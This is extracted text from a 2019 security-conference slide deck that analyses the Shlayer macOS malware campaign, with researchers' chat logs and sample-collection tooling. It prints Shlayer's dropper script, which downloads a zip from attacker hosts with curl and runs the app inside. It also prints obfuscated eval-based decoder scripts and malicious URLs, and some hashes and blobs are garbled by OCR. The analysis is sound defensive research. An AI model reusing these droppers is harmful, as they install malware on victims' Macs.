

Peeling back the "Shlayers" of macOS malware



Objective
by the **Sea**
version 2.0

Erika Noerenberg | Josh Watson
Carbon Black | Trail of Bits

1 June 2019

Who we are

Erika Noerenberg

Senior Threat Researcher,
Carbon Black

@gutterchurl

Josh Watson

Senior Security Engineer,
Trail of Bits

@josh_watson

Agenda

1. How it all started
2. Shlayer Overview and Technical Analysis
3. Reversing Objective-C
4. Objective-C in Binary Ninja
5. Questions & Answers

How it all started

Monday, November 12, 2018

November 12th, 2018



Jimmy Astle 7:31 PM

Was just planning a new beer recipe and surfing a home brewing form. Clicked a link on my Mac and it brought me here:

<http://www.regard.world/static/lps/f2J4u4N3/?>

installer_id=15&affiliate_id=14&postback_params=cid%3Dzrc743c311e6eb11e887a31281edf7e23e7b52174f03554563b1b3223a1cb888220338904a3b380d5a11&channel_id=whiskey-pah-4OqwzOVW

Wants me to install a "flash update". Deff serving up some good malware



Erika Noerenberg 7:31 PM

Hah awesome! I'll pull it down :D



Jimmy Astle 7:45 PM

The hole goes deeper....

http://www.dubbeldachs.com/recipes_cpbstout.htm

The actual website is pwnd. That thing gets you to install all the things

Friday, January 4th

Friday, January 4th



Erika Noerenberg 9:27 AM

holy crap @jastle i think this is what that beer site was serving out <https://www.sentinelone.com/blog/how-malware-bypass-macos-gatekeeper/>

 SentinelOne

How WindTail and Other Malware Bypass macOS Gatekeeper Settings

Malware authors know how to easily bypass Gatekeeper, but macOS users continue to believe they are protected by Apple's built-in security technologies. Learn more today!



Jan 3rd



26 replies Last reply 4 months ago



Erika Noerenberg 9:33 AM

replied to a thread: holy crap @jastle i think this is what that beer site was serving out <https://www.sentinelone.com/blog/how-malware-bypass-macos-gatekeeper/>

Screen Shot 2019-01-04 at 9.32.32 AM.png ▾

```
#!/bin/bash
tmp_path=$(mktemp /tmp/XXXXXXXXXX)
url="http://www.aww799.com/static/sources/marsupials.zip"
file_name="Installer.app"
curl -f0l "$url" >/dev/null 2>&1 >>$tmp_path
app_dir=$(mktemp -d /tmp/XXXXXXXXXX)
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Friday, January 4th

```
#!/bin/bash
tmp_path=$(mktemp /tmp/XXXXXXXXXX)
url="http://www.aww799.com/static/sources/marsupials.zip"
file_name="Installer.app"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir=$(mktemp -d /tmp/XXXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```

Monday, January 7th

- Philip Stokes, SentinelOne Researcher -

Sometimes these fake installers are themselves validly signed applications, but they don't need to be. In this case, the `Player.command` may look like an application icon, but in fact, it's just a plain old bash script that waltzes past Gatekeeper and installs its payload via `curl`:

```
1 #!/bin/bash
2 tmp_path=$(mktemp /tmp/XXXXXXXXXX)
3 url="http://34.225.46.51/static/sources/kittens.zip"
4 file_name="Installer.app"
5 curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
6 app_dir=$(mktemp -d /tmp/XXXXXXXXXX)"/"
7 unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
8 rm -f $tmp_path
9 open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
```



Monday, January 7th



Erika Noerenberg 4 months ago

i'm hoping they're not all adware. one was almost identical to the WindTail article so hopefully something more interesting


Monday, January 7th



Greg Foss Jan 7th at 8:15 AM

RE: dubbeldachs[.]com - I wrote some python to emulate visiting this site through proxies and loading the redirects, complete with client-side browser emulation. It turns out this is much deeper than 'flash updates,' and is very specific depending on where you're coming from and what browser + OS you're using.


(@enoerenberg, @jastle) Pasted image at 2019-01-07, 8:15 AM ▾



Greg Foss 4 months ago

My script rotates through various proxies spread across the world, and changes dynamically based upon the response from the server (basically if they catch us loading the site from one IP more than a few times). Also handles dynamic popups and pulls down the payload without infecting the host.

Pasted image at 2019-01-07 8:16 AM ▾



DubbellIPA?

Friday, February 8th



Erika Noerenberg 6:10 PM

there's been an evolution just since we started tracking the ones from that one site in
november (edited)


i guess we can maybe call this shlayer though now since i've dug through tons of samples that
are clearly the same and the detected ones all seem to be called shlayer

DubbellIPA?

Friday, February 8th



Erika Noerenberg 6:12 PM



dang, maybe these are not more sophisticated, we just didn't get the sophisticated ones at first 😞 <https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/>

The Mac Security Blog

OSX/Shlayer: New Mac Malware Comes out of Its Shell

Intego malware researchers discovered a new kind of fake Flash Player updater, which uses Shell scripts to decode dropper(s) and infect Macs with malware, identified as OSX/Shlayer.A, OSX/Shlayer.B...

Feb 21st, 2018 (26 kB) ▾



OSX/Shlayer.A uses two code-signed shell scripts

OSX/Shlayer.B uses one code-signed shell script and one unsigned Mach-O app

OSX/Shlayer.C uses one code-signed shell script

damnit

DubbelIPA?

🔒 team-dubbelipa – Feb 11th



Erika Noerenberg 6:02 PM

gotta say i'm a little bummed we don't get to use this DubbelIPA name haha

Shlayer Overview and Technical Analysis

What is Shlayer?

- Initially discovered by Intego researchers in January 2018
<https://www.intego.com/mac-security-blog/osxshlayer-new-mac-malware-comes-out-of-its-shell/>
- Carbon Black researchers discovered and began tracking an ongoing campaign in November of 2018
 - At that time, the family was undetermined
- Saw uptick of infections in February 2019 and dug deeper
- Discovered unique privilege escalation technique not identified in the MITRE ATT&CK framework


Sample Collection

- Developed script to scrape known sites serving Shlayer
- Selenium script automated detection and download of Shlayer samples
- Malware authors got smarter and started putting mitigations in place

```
flash — python + looper.sh — 2015-01-29 01:19:15
[ * ] URL: https://webctrx.com/?utm_campaign=6yXKnZhEoA&cl=9b68c71f13009b6.r.1548821305.4c6b4de684ea2732f5fee79a50730f7&keyword=ron
1
CONNECTED
[ * ] URL: https://gurabinhetot.info/ZIYPTC?tag_id=744401896359743833&cookie_id=0cc3cbf9-bea8-4072-82f5-a390924c7e20=redirect&ob=redirect&href=https%3A%2F%2Fentionale.info%2F
1
CONNECTED
[ * ] URL: http://[REDACTED]
1
CONNECTED
[ - ] Popup Detected:
UPDATES RECOMMENDED: It is recommended that you install the latest version of Flash.
[ + ] Closing Alert Box
[ * ] URL: https://s3.amazonaws.com/7fcf0762-4689-42fd/t9_p_fVcDUWb/gBpa/ef44?cid=zx29cf36e6244511e982e912a18e02c6d22187612062ce4032835d968a36671216035764dd51886171fd&source=whiskey-pah-40qwz0VW&r=25271001-be68-e811-81f7-ed46f4389d4a&s=40c61f36-71b7-41b1-917e-dc60a1c8ddba&client=chrome&kd=aHR0cDovL3d3dy5wcm90b2NvbGkbWluLmNbQ%253d&h=VhdIQxoLGwoGBBQYQCYVAvBsBAUXBAgNDQAXDQYDHwABBBUBAQIGBQ8ZG15IEwMJQBQfAQsGCwELFBWRDw8bBQ0DDgkGBRwYw1IOCRRdDgQcGAEGXgYUXVIBG1MNBAIAIXQxFwEXVUdcEwMaXkFZRuOfNx5KCxhUQFRDWfZQTksYYkJYXgsaQ14aDfTYwVUbGkFaURQPFFQQKGxpSXUgUD11HTFJF&x=1&u=aHR0cHM6Ly9zMy5bwF6b25hd3MuY29tL2YxMDQ5ZWQzLWM30WqtNDM3NS1hjUvRjdQDi8yNDBBL1BsYXl1ci5kbWc62fY2lkPxPyMj1jZjM2ZTTyND01MTF10TgyZTkxMmExOGUwMm2ZDIyMtg3NjEyMDyyY2U0MDMyODM1ZDk20GEzNjA3MTIxNjAzNtc2NGRkNTE40DYxNzFmZCZzb3VyY2U9d2hpc2tleS1wYwgtNE9xd3pVlcmcj0yNTI3MTAwMs1iZTY4LWU4MTEtODFnNy11ZDQ22jQzODlkNGEmc200GM2MwYzNi03MWI3LTQxYjEtOTE3ZS1kYzYwYTFjOGRkYmEmY2xpZW50PwNocm9tZSzRZD1hSF1wYRvdkwzZDNekeTV3Y205MG1yTnZiR0ZrYldsdUxtTnZiUSuyNTNkjTI1M2Q%3d
[ ! ] Attack Detected - Redirect: s3.amazonaws.com
[ + ] Adding Landing Page to List (data/links.txt)
[ + ] Capturing Screenshot (data/screenshots/s3.amazonaws.com__Jan-29-2019_11-11PM.png)
[ + ] Extracting Source Code (data/source/s3.amazonaws.com__Jan-29-2019_11-11PM.txt)
[ + ] Extracting Payload(s) to (data/malware/)

1
CONNECTED
[ * ] URL: http://ww9.[REDACTED]/
[ - ] New IP Address Required - Rotating Proxies and sleeping for 1 minute...

```



Sample Collection

- Developed script to scrape known sites serving Shlayer
- Selenium script automated detection and download of Shlayer samples
- Malware authors got smarter and started putting mitigations in place

```
$ for i in $(ls); do shasum $i -a 256 >> hashes.txt; done; echo ''; echo 'All Samples'; cat hashes.txt; echo ''; echo 'UNIQUE'; cat hashes.txt | cut -d " " -f 1 | sort -u > unique_hashes.txt; cat unique_hashes.txt; echo ''; echo "Unique Sample Count: $(cat unique_hashes.txt | wc -l)"; echo ''
```

```
All Samples
df67759101e803bafe09efc18da9907fe4cd1e088667434ce548e1731d904f4d7 AdobeFlashPlayer.dmg
59c7bb9c0200d4513119c9f52ecbf85ab5462f9fc924d55bf92bdd8ffa864abe AdobeFlashPlayerInstaller.dmg
ddc9d36bc1641e0084c2eecd035f820692b9a1c5ccdd09f1db5cb3cc32e0738e35 AdobeFlashPlayerInstaller.iso
9817a479649a7573d223bc9d563f8dfbf809aa104e7d78d09251086ea756814 AdobeFlashPlayerInstaller_2.iso
df67759101e803bafe09efc18da9907fe4cd1e088667434ce548e1731d904f4d7 AdobeFlashPlayer_2.dmg
6b3c540d03245bf5f64195025eaa53332eccd39c47a6d82de339fd218b34bb MacKeeper.dmg
6b616f5dc7fb1646168267f936b71e891c1b2bab0560c3f3c13d0526ee97 MacKeeper_2.dmg
12610ded5495b9b0fd0309a855f398ab955af9d1382a5d53ee6cf88a26479a92 Player.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_10.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_11.dmg
f639a800f8e68928b6ac613d4aa1817a1c532fc581b715cc986cd833b11e7da Player_2.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_3.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_4.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_5.dmg
66650d9ead1fd331991682c9fc6932cb2c7595a0c16a1ed477ba8a2e6ee58e6 Player_6.dmg
66650d9ead1fd331991682c9fc6932cb2c7595a0c16a1ed477ba8a2e6ee58e6 Player_7.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_8.dmg
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf Player_9.dmg
d2f52f19a73481d8b7d9096cea8b44490bdc866d6945dc0ae826a56821aba90d Player_DMG.iso
05900d6bb07d0b80f96c0d65f65ff8e3cd65ffbe4b51cb2cb6f96c66 Player_DMG_2.iso
0cf3d14bcff62aaaf1320b49f928756d56ca3e3cd65ffbe4b51cb2cb6f96c66 hashes.txt
7ac5da59868fe308e68d0375395b97a6237b362a4a4073b3288e5b5e5e53919e mmfx3ml.pkg
b81a3129a8c71ec2a86eb0a102ab946049977b23202e139b90a8a9cfa2e3d8e1 unique_hashes.txt
```

UNIQUE

```
05900d6bb07d0b80f96c60f3384db65af7e27663db0fe9f9b09e504743f1fa0
06b16f5dc7fb1646168267f936b71e891c1b2bab0560c3f3c13d0526ee97
0cf3d14bcff62aaaf1320b49f928756d56ca3cd65ffbe4b51cb2cb6f96c66
12610ded5495b9b0fd0309a855f398ab955af9d1382a5d53ee6cf88a26479a92
59c7bb9c0200d4513119c9f52ecbf85ab5462f9fc924d55bf92bdd8ffa864abe
66650d9ead1fd331991682c9fc6932cb2c7595a0c16a1ed477ba8a2e6ee58e6
6b3c540d03245bf5f64195025eaa53332eccd39c47a6d82de339fd218b34bb
7ac5da59868fe308e68d0375395b97a6237b362a4a4073b3288e5b5e5e53919e
8ad488482dc8d893dd8193acf2436383d9ddff65f55cf2ec47a4e0de3b2c22bf
9817a479649a7573d223bc9d563f8dfbf809aa104e7d78d09251086ea756814
b81a3129a8c71ec2a86eb0a102ab946049977b23202e139b90a8a9cfa2e3d8e1
d2f52f19a73481d8b7d9096cea8b44490bdc866d6945dc0ae826a56821aba90d
ddc9d36bc1641e0084c2eecd035f820692b9a1c8cd09f1db5cb3cc32e0738e35
df67759101e803bafe09efc18da9907fe4cd1e088667434ce548e1731d904f4d7
f639a800f8e68928b6ac613d4aa1817a1c532fc581b715cc986cd833b11e7da
```

your-domain.com

- Highest click prices
- Worldwide coverage
- Extensive 2nd tier feed
- High search engine visibility
- Clearly arranged front end
- Powerful search features
- Awesome referrer stats
- Two Factor Authentication
- Adult & blocked domain checker
- Powerful API
- Multiple “for sale” banners

We Monetize Your Domains!

There are dozens of domainparking platforms out there. None of them really impressed us. Having been part of the domain industry for a decade, we built our own platform.

Become part of the domainparking revolution.

Find all you need to know about our service at ParkingCrew.com and

[Check out ParkingCrew](#)



Sample Identification and Collection

Mac links
are valid!

Your MacOS 10.14 Mojave
is infected with 3 viruses!

Sunday January 6, 2019 10:06 AM

Your Mac is infected with 3 viruses. Our security check found traces of 2 malware and 1 phishing/spyware. System damage: 28.1% – Immediate removal required!

The immediate removal of the viruses is required to prevent further system damage, loss of Apps, Photos or other files. Traces of 1 phishing/spyware were found on your Mac with OSX.

To avoid more damage click on 'Scan Now' immediately. Our deep scan will provide help immediately!

3 minute and 58 seconds remaining before damage is permanent.

Start Scan

Professional support and training options for business. Learn more ▾

Buy AppleCare Buy Now

Apple Store Test-drive Apple products and talk to a Specialist about AppleCare. Find an Apple Store ▾

Apple.com View the entire catalog of AppleCare products and order online 24 hours a day. Shop now ▾

1-800-MY-APPLE (1-800-692-7753) Have questions about AppleCare products? Call to talk to an Apple Specialist.

Find a local authorized reseller ▾

Sample Identification and Collection

A screenshot of a web browser window. The address bar shows the URL <https://chrome.google.com/webstore/detail/net-safety-by-safely/hfhfmkmokccaciopjahpkmfdbkjbhmf?hl=en>. The page title is "Net Safety by Safely - Chrome Web Store". The page content displays the "Net Safety by Safely" extension from "safelyprotection.online". It has a rating of 2 stars based on 2 reviews, and 14,646 users. A large blue "Add to Chrome" button is visible. The browser interface includes a sidebar with a "Chrome is b" message and a "chrome web store" icon. A large blue arrow points downwards on the left side of the screen. A green checkmark icon with the text "Almost there... Click Add to continue" is located at the bottom right. A message at the bottom states: "By clicking the button above and installing Net Safety by Safely Chrome extension, I accept and agree to abide by the Terms and Conditions and Privacy Policy".

Latest version of Flash Player is required to encode and/or decode (Play) audio files in high quality. - [Click here to update for latest version.](#)

Net Safety by Safely - Chrome Web Store

https://chrome.google.com/webstore/detail/net-safety-by-safely/hfhfmkmokccaciopjahpkmfdbkjbhmf?hl=en

Chrome is being controlled by automated test software.

chrome web store

Net Safety by Safely

Offered by: [safelyprotection.online](#)

★★★★★ 2 | [Search Tools](#) | 14,646 users

Add to Chrome

When you'll

You completed the security check

CONTINUE TO DESTINATION ➤

Almost there... Click Add to continue

By clicking the button above and installing Net Safety by Safely Chrome extension, I accept and agree to abide by the Terms and Conditions and Privacy Policy

Sample Identification and Collection

The screenshot shows a browser window for the Chrome Web Store. The title bar reads "Web Safety by Safely - Chrome Web Store". The URL in the address bar is "https://chrome.google.com/webstore/detail/web-safety-by-safely/depnaijakmmjcdpccbfffphcgjglnol?hl=en". The page header includes the "chrome web store" logo and a "Sign in" button. Below the header, the breadcrumb navigation shows "Home > Extensions > Web Safety by Safely". The main content features the extension icon (a magnifying glass inside a circle), the name "Web Safety by Safely", and the text "Offered by: safely-protection.net". A prominent blue "Add to Chrome" button is on the right. A large, semi-transparent message box in the center says "You completed the security check". Below it is a smaller orange "Warning" dialog box with the message "The installation was interrupted" and three buttons: "TRY AGAIN" (blue), "ADD TO CHROME" (gray), and "CANCEL" (gray).

Web Safety by Safely - Chrome Web Store

https://chrome.google.com/webstore/detail/web-safety-by-safely/depnaijakmmjcdpccbfffphcgjglnol?hl=en

chrome web store Sign in

Home > Extensions > Web Safety by Safely

 Web Safety by Safely

Offered by: [safely-protection.net](#)

Add to Chrome


You completed the security check

Warning

The installation was interrupted

TRY AGAIN ADD TO CHROME CANCEL

Sample Identification and Collection



Sample Identification and Collection

Some samples had bundled cryptomining component

Activity Monitor (My Processes)						
Process Name	% CPU	CPU Time	Threads	Idle Wake Ups	PID	User
Google Chrome	288.9	8:27.38	34	1	26785	
Google Chrome Helper	162.1	4:42.14	18	0	26802	
Snagit 2018	16.3	15.72	16	3	26805	
Google Drive File Stream Hel...	15.8	14:33:28.75	15	35	10457	
Activity Monitor	9.6	1.46	7	4	26865	





adam nadrowski "cyberark"



All News Images Videos Shopping More

Settings Tools

About 4 results (0.26 seconds)

Top 25 Nadrowski profiles | LinkedIn

<https://www.linkedin.com/pub/dir/+/Nadrowski>

View the profiles of professionals named Nadrowski on LinkedIn. There are 162 professionals ... Adam Nadrowski ... Current, Red Team Engineer at CyberArk.

Top 10 Nadrowski profiles in United States | LinkedIn

<https://www.linkedin.com/pub/dir/+/Nadrowski/us-0-United-States>

View the profiles of professionals named Nadrowski on LinkedIn. There are 88 professionals ... Adam Nadrowski ... Current, Red Team Engineer at CyberArk.

Images for adam nadrowski "cyberark"




→ [More images for adam nadrowski "cyberark"](#)

Report images

tsec ky 58 manualidades - FREE ONLINE - ChangeIP

tlxanthony.changeip.com/tsec-ky-58-manualidades.html

Adam Nadrowski - Red Team Engineer - CyberArk | LinkedIn.. January 17, 2019 by George Baker.
TSEC/KY-58 Secure Speech Maintenance.



Sample Shlayer Variant Execution

- Once DMG mounted and executed, runs hidden .command script
- First script decodes and decrypts and additional encoded script
- Second script decodes another embedded script
- The third decoded script attempts to download and execute the next stage payload using curl and other system tools
- Privileges are escalated for downloaded payload with sudo
- Payloads are signed with valid Apple Developer IDs

First encoded script

```
#!/bin/bash
eval "$(openssl enc -base64 -A -d -aes-256-cbc -nosalt -pass pass:5831030393 <<< 'lcTFTk6L3C
+/0Lom0DTSXWIguC8hACzUfnC0Rna0hsCrx4/prP+tEwPh2QX9Y/Wa08SQT3ZDLnRJ/UpbsRQvSb55b+5+F2As4IA90
+KpVhmEekT42YereXXY1XeBiuLH2nJL+KSVgRGwx3jIF0bUvd8SWKJ0JCP5BH879CmITfKSzGSKWJcp5hjh26mm/w7o
+mSJ0R3Zku5oDWyyl9jvb6JAidY3QGMF0adw55Q9L+d0bzB996Suhlw2Lgh/3yzbnsj8DfKZam0qTYlpeTq1GIw9iPT
+Ei1quztybjx4X5iDqPIA8fMVzG3hNjfzez6kj9lkHLlLm+cCBXrgUu9wo19ERVF+z76yXPuSXM3Wt18js/KMtWSHue
+VqmL4szu0b30pPQ/vqQlu5+4zYjXIM/rN65MvqUJJBIDCaUfUpndCp9B20UNgK6vBym9pKS5bheRQ70TCFKSzmmfp1
+8/NXtivfZbRvT+eEQx3vWwzZBavIBnItolMMDxQfsUkttd/g0y8zDF6t0kcqaq7IWAlxqrioYTy/3ETUUceEPFUZGmq
+IcAQJl5afr0U19fx8QT8n4UHKVhLnSXL9McEAxL9edzTTDwT9bLWw4vEGiHXG1VIAnku6Wj4J1T5g88KmHud
+okfldGaA/bJdsir1XxH1UCs28q4Pc16uVqnQR5Hfpak0j04hgPjkIhgQ26XUUUs1GEI00fsLtM97SISZcdYpoBPvQ8g
...PnrEKA89DP8bP0-TW1HAS1TS1X01h...CR9bxrl...m...M2H...1...db...5TAWTXYal...x...CdeX1EAG...x...9Ei...tt...1Y7E6...i.../WYEMT
```

Execution
Artifacts (CB
Response)

Type	Description
childproc	PID 32199 ended /usr/bin/xxd Signed (16de55271fa94729be725863c5e810bb)
childproc	PID 32196 ended /usr/bin/base64 Signed (50c35dd44fce6fe99d512f757c511265)
childproc	PID 32192 ended /usr/bin/openssl Signed (9729eb9c3a14b025c242aa0eccae4d0b)
childproc	PID 32202 ended /usr/bin/xxd Signed (16de55271fa94729be725863c5e810bb)

Second script

```
1 #!/bin/bash
2
3 _l() {
4     _i=0; _x=0;
5     for ((_.i=0; _.i<#${#1}; _.i+=2)) do
6         __return_var="${__return_var$(printf "%02X" $(( ((0x${1:_i:2}) ^ ((0x${2:_x:2}))) )) )}"
7         if (( (_.x+2)>=${#2} )); then ((_.x=0)); fi
8     done
9     if [[ "$3" ]]; then eval "$3='$__return_var"'; else echo -n "$__return_var"; fi
10 }
11
12 _m() {
13     _y=$(base64 --decode <(printf "$1")); _k=$(xxd -pu <(printf "$2"));
14     __return_var=$(xxd -r -p <_l "$_y" "$_k"))
15 }
```

```
_m() {
    _v=$(base64 --decode <(printf "$1"));
    _k=$(xxd -pu <(printf "$2"));
    __return_var=$(xxd -r -p <(_l "$_v" "$_k"))
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}
```

U3N3WY0NDVNTKNTY3ZDU3MGmWzTE3MMWyxJ3USNTK1ZDU0MTWxJyE3NDM1nVnMDQ1ZDUD2nZQ1YTRjMTEXTEINDc0DD0MTNyMDU1MTxKzTzWnDA1nJuyMTA1ZTU0MDyOTF0TDNQxDQ4NGNmxDZmGIXxLz01MT100V1MDyYMTFKNDiOTExM2MxMz1E1MgTxzExMTAxzEwMtT0MEz1MTU1MTM1TY2zEzM0TM5NGu0DE4MTc0nZvNWy0NTvLNm3ZTUXmG0xLzG1Mx1G0wN1W1yV2MxY0DEz2TxEzMEz2TAzMe5MTxMz04NTMxMteMTMwDU2NWE1VhyVtHgTxzMTg1INzNzUNDE1nUzvN0Tg1Z2dEzU0TnH0yJn0Tg1N0UyJn0Tg33MTxUzDNE0yEdyZyTEzMTkxMz1E1MtgxMzExMTAxMzEwMtTxzOTEzMTx0DEz2NDM1TQ3NDU0TM3dgzJ4EPHtxzIETMwzTMEz2TxEzMEz2KzMEz1MTqMz2Nt0zTEwMThx0TEzMTx0DEz2MT1EzVH2Mx2Ez5MTxvTNmJ1W1zU1kz0M2D5Gm1EMD

Type	Description
childproc	PID 32199 ended /usr/bin/xxd Signed (1de55271fa94729be725863c5e810bb)
childproc	PID 32196 ended /usr/bin/base64 Signed (50c35dd44fce6fe99d512f757c511265)
childproc	PID 32192 ended /usr/bin/openssl Signed (9729eb9c3a14b025c242aa0eccae4d0b)
childproc	PID 32190 ended /usr/bin/xxd Signed (1de55271fa94729be725863c5e810bb)

```
18 U12jVmNG12TzUWnJzU2DNwN01NjFmMwMxOTfjMwTAyTAzNGxMjM5NTM1YjU0NwM1MT4E4Tg0TEWMTxNDUyNDk0MzZhNMw1YjTzQ10T1N5wNy1ZjJNw1I0TV1nt0zjCwNy12zDRkNTY1
19 YjRjNDAxTzdKNT1MzjDjmNxEmTFHmt1z0TV1NDA1NjV1MtmxNDUyNTUyTEx3NTA0MDQzNy1NzUwNDExMTV1Nw1ZDU1Nm1ZtUyNTQ1NjE3MtqzTxfjNTE0MTU3NDAxTDExNDYxTExzMTMxND
eval "$( _m \"$_t\" \"$y\" )"
```

Third script

```
1 #!/bin/bash
2 function checkMd5() {
3     excludedDirs='(/Volumes/Preboot/ /Volumes/Macintosh HD/ /Volumes/Recovery/)'
4     for volumeDir in /Volumes/*.hidden/
5     do
6         skip=0
7         for excludedDir in "${excludedDirs[@]}"
8         do
9             if [[ "$excludedDir" == "$volumeDir" ]]; then
10                 skip=1
11                 break;
12             fi
13         done
14         if [ $skip == 1 ]; then
15             continue;
16         fi
17         if [ -f "$volumeDir$1" ]; then
